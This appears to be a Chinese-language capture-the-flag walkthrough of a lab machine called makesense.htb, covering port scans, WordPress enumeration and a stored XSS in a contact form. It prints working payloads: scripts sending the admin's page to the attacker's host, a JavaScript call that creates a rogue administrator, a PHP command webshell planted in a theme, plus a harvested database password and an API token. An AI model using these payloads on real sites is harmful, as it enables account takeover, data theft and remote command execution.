






基本信息
IP地址:
10.129.246.24(非固定IP地址)
信息收集
ICMP检测
PING 10.129.246.24 (10.129.246.24) 56(84) bytes of data.
64 bytes from 10.129.246.24: icmp_seq=1 ttl=63 time=176 ms
64 bytes from 10.129.246.24: icmp_seq=2 ttl=63 time=189 ms
64 bytes from 10.129.246.24: icmp_seq=3 ttl=63 time=215 ms
64 bytes from 10.129.246.24: icmp_seq=4 ttl=63 time=136 ms

--- 10.129.246.24 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 135.806/178.770/214.946/28.568 ms
攻击机和靶机间网络连接状态良好。
防火墙检测
# Nmap 7.99 scan initiated Thu Jul  9 00:23:30 2026 as: /usr/lib/nmap/nmap -sF -p- --min-rate 3000 -oN fin_result.txt 10.129.246.24
Nmap scan report for 10.129.246.24
Host is up (0.27s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
80/tcp   open|filtered http
443/tcp  open|filtered https
8001/tcp open|filtered vcom-tunnel

# Nmap done at Thu Jul  9 00:23:56 2026 -- 1 IP address (1 host up) scanned in 26.24 seconds
靶机疑似开放了4个TCP端口。
网络端口扫描
TCP端口详细信息扫描报告
# Nmap 7.99 scan initiated Thu Jul  9 00:28:04 2026 as: /usr/lib/nmap/nmap -sT -sV -A -p- --min-rate 3000 -oN tcp_result.txt 10.129.246.24
Warning: 10.129.246.24 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.246.24
Host is up (0.20s latency).
Not shown: 65506 closed tcp ports (conn-refused), 27 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 27:c3:7d:10:17:3b:dc:29:cf:05:83:33:ab:28:d0:38 (ECDSA)
|_  256 a3:46:f2:d7:1f:43:41:31:35:a2:88:31:ff:2a:0b:22 (ED25519)
443/tcp open  ssl/http Apache httpd 2.4.58 ((Ubuntu))
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Agency LLC
|_ssl-date: TLS randomness does not represent time
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-generator: WordPress 7.0
| ssl-cert: Subject: commonName=makesense.htb
| Not valid before: 2026-05-29T16:37:29
|_Not valid after:  2126-05-05T16:37:29
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   182.80 ms 10.10.16.1
2   281.06 ms 10.129.246.24

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul  9 00:29:06 2026 -- 1 IP address (1 host up) scanned in 62.12 seconds
UDP开放端口扫描报告
# Nmap 7.99 scan initiated Thu Jul  9 00:34:06 2026 as: /usr/lib/nmap/nmap -sU -p- --min-rate 3000 -oN udp_ports.txt 10.129.246.24
Warning: 10.129.246.24 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.246.24
Host is up (0.14s latency).
All 65535 scanned ports on 10.129.246.24 are in ignored states.
Not shown: 65290 open|filtered udp ports (no-response), 245 closed udp ports (port-unreach)

# Nmap done at Thu Jul  9 00:38:08 2026 -- 1 IP address (1 host up) scanned in 242.11 seconds
UDP端口详细信息扫描报告
(无)
同时发现靶机运行Ubuntu Linux操作系统,开放了22/ssh和443/https服务,主域名为makesense.htb。
服务探测
SSH服务(22端口)
尝试使用ssh连接靶机,查看其登录方式:
ssh root@makesense.htb

发现靶机可以使用密码和密钥两种方式登录。
Web应用程序(443端口)
打开主页:https://makesense.htb/

发现目标站点为一家电子商务软件开发公司的介绍页,查看源代码,在最底部发现了和WordPress API交互的JavaScript代码:
var webagency_ajax = {"ajax_url":"https://makesense.htb/wp-admin/admin-ajax.php","nonce":"ec2bd70b71","theme_url":"https://makesense.htb/wp-content/themes/webagency","site_url":"https://makesense.htb"};
确定该站点后端使用WordPress,尝试使用wpscan工具进行基本枚举:
wpscan --url https://makesense.htb -e u,vp,vt --plugins-detection aggressive --detection-mode aggressive --api-token "tdftSzJdxCNRotgwVPHEdEB4J6jXnIDno2kdFUCrXlM" --disable-tls-checks

但只发现了3个用户:walter、admin和jake。
往下翻动页面,发现了一个联系框,尝试随便填入信息发送,并打开网络监视器,看到前端将输入的信息发送到了admin_ajax.php,推断目标WordPress中注册了一个用户钩子,可能安装了自定义插件:

向表单内填入信息后,尝试打开BurpSuite拦截请求,向name和message参数中写入XSS Payload:
action=submit_contact_form&nonce=ec2bd70b71&name=<script>fetch("http://10.10.16.67/name")</script>&email=misaka%40test.com&phone=11100002222&message=<script>fetch("http://10.10.16.67/message")</script>
随后在本地80端口打开SimpleHTTPServer监听,点击发送按钮,等待一会儿后,成功收到HTTP访问请求:

确定message参数存在XSS漏洞!
渗透测试
WordPress插件XSS漏洞利用
在Web服务探测过程中,我们成功发现站点联系表单的Message一栏处存在XSS漏洞,但因为主站点设置了Access-Control-Allow-Origin和Access-Control-Allow-Credentials响应标头,限制了跨域请求携带Cookie,我们只能通过JS脚本操作WordPress后台功能,实现对Web站点的提权。
首先使用fetch()方法让管理员的浏览器发送页面内容:
<script>var xhr = new XMLHttpRequest();xhr.open('POST',"http://10.10.16.67/content");xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xhr.send(document.documentElement.outerHTML);</script>
同时编写脚本,用于接收POST请求并打印数据:
#!/usr/bin/python3
import uuid
from http.server import HTTPServer, BaseHTTPRequestHandler

class SimplePOSTHandler(BaseHTTPRequestHandler):
       def setCorsHeaders(self):
               origin = self.headers.get('Origin', '*')
               self.send_header('Access-Control-Allow-Origin', origin)
               self.send_header('Access-Control-Allow-Methods', 'GET, POST, OPTIONS')
               self.send_header('Access-Control-Allow-Headers', 'Content-Type, Authorization, X-Requested-With')
               self.send_header('Access-Control-Max-Age', '86400')
               self.end_headers()

       def do_OPTIONS(self):
               self.send_response(204)
               self.setCorsHeaders()
               print("[*] Set CORS headers")

       def do_POST(self):
               contentLength = int(self.headers.get('Content-Length', 0))
               rawPostData = self.rfile.read(contentLength).decode('utf-8', errors='ignore')
               fileUUID = uuid.uuid4()
               if self.path == "/content":
                       print("[+] Get the POST request, content will be stored in %s.html" %(fileUUID))
                       with open("%s.html" %(fileUUID), 'w') as f:
                               f.write(rawPostData)
               if self.path == "/cookie":
                       print("[+] Get the POST request, cookie data will be stored in %s-cookie.txt" %(fileUUID))
                       with open("%s-cookie.txt" %(fileUUID), 'w') as f:
                               f.write(rawPostData)
               self.send_response(200)
               self.setCorsHeaders()
               self.send_header('Content-Type', 'text/html')
               self.end_headers()
               self.wfile.write("<p>ok</>".encode('utf-8'))

httpd = HTTPServer(("10.10.16.67", 80), SimplePOSTHandler)
print("Listening on 10.10.16.67:80")
try:
       httpd.serve_forever()
except:
       print("Server down")
启动监听脚本后,将前面的XSS Payload进行URL编码,随后用BurpSuite拦截表单请求,将正常内容替换为XSS攻击内容:


稍等片刻后,成功收到反弹连接,打开保存的HTML文件,发现WordPress后台正常渲染了需要管理员权限才能操作的菜单栏选项,推测walter用户为WordPress管理员用户:
直接修改XSS Payload中的JS代码,在WordPress中创建新管理员用户:
u="/wp-admin/user-new.php";jQuery.get(u,function(e){jQuery.post(u,{action:"createuser","_wpnonce_create-user":e.match(/_wpnonce_create-user" value="(.+?)"/)[1],user_login:"misaka19008",email:"misaka19008@test.com",pass1:"Asd310056",pass2:"Asd310056",role:"administrator"});});
再次发送Payload后,稍等片刻,使用新创建的管理员账号登录:

登录成功!
复用WordPress配置内凭据
登录WordPress管理员后,直接切换到Appearance -> Theme File Editor界面,在当前主题WebAgency的index.php开头加入如下后门代码:
<?php
$command = $_GET['cmd'];
if (isset($command) && !empty($command)) {
	system($command);
	die();
}
?>
点击Update File按钮修改后,返回主页,尝试执行id命令:https://makesense.htb/?cmd=id


后门添加成功!首先对WordPress根目录进行枚举,执行ls -lA命令:
查看wp-config.php配置文件:

发现一份遗留的MySQL用户凭据:
- 用户名:
walter - 密码:
JbhHDAEgXvri3!
查看/home目录,发现系统内恰好也存在walter用户:

直接使用ssh登录:
ssh walter@makesense.htb
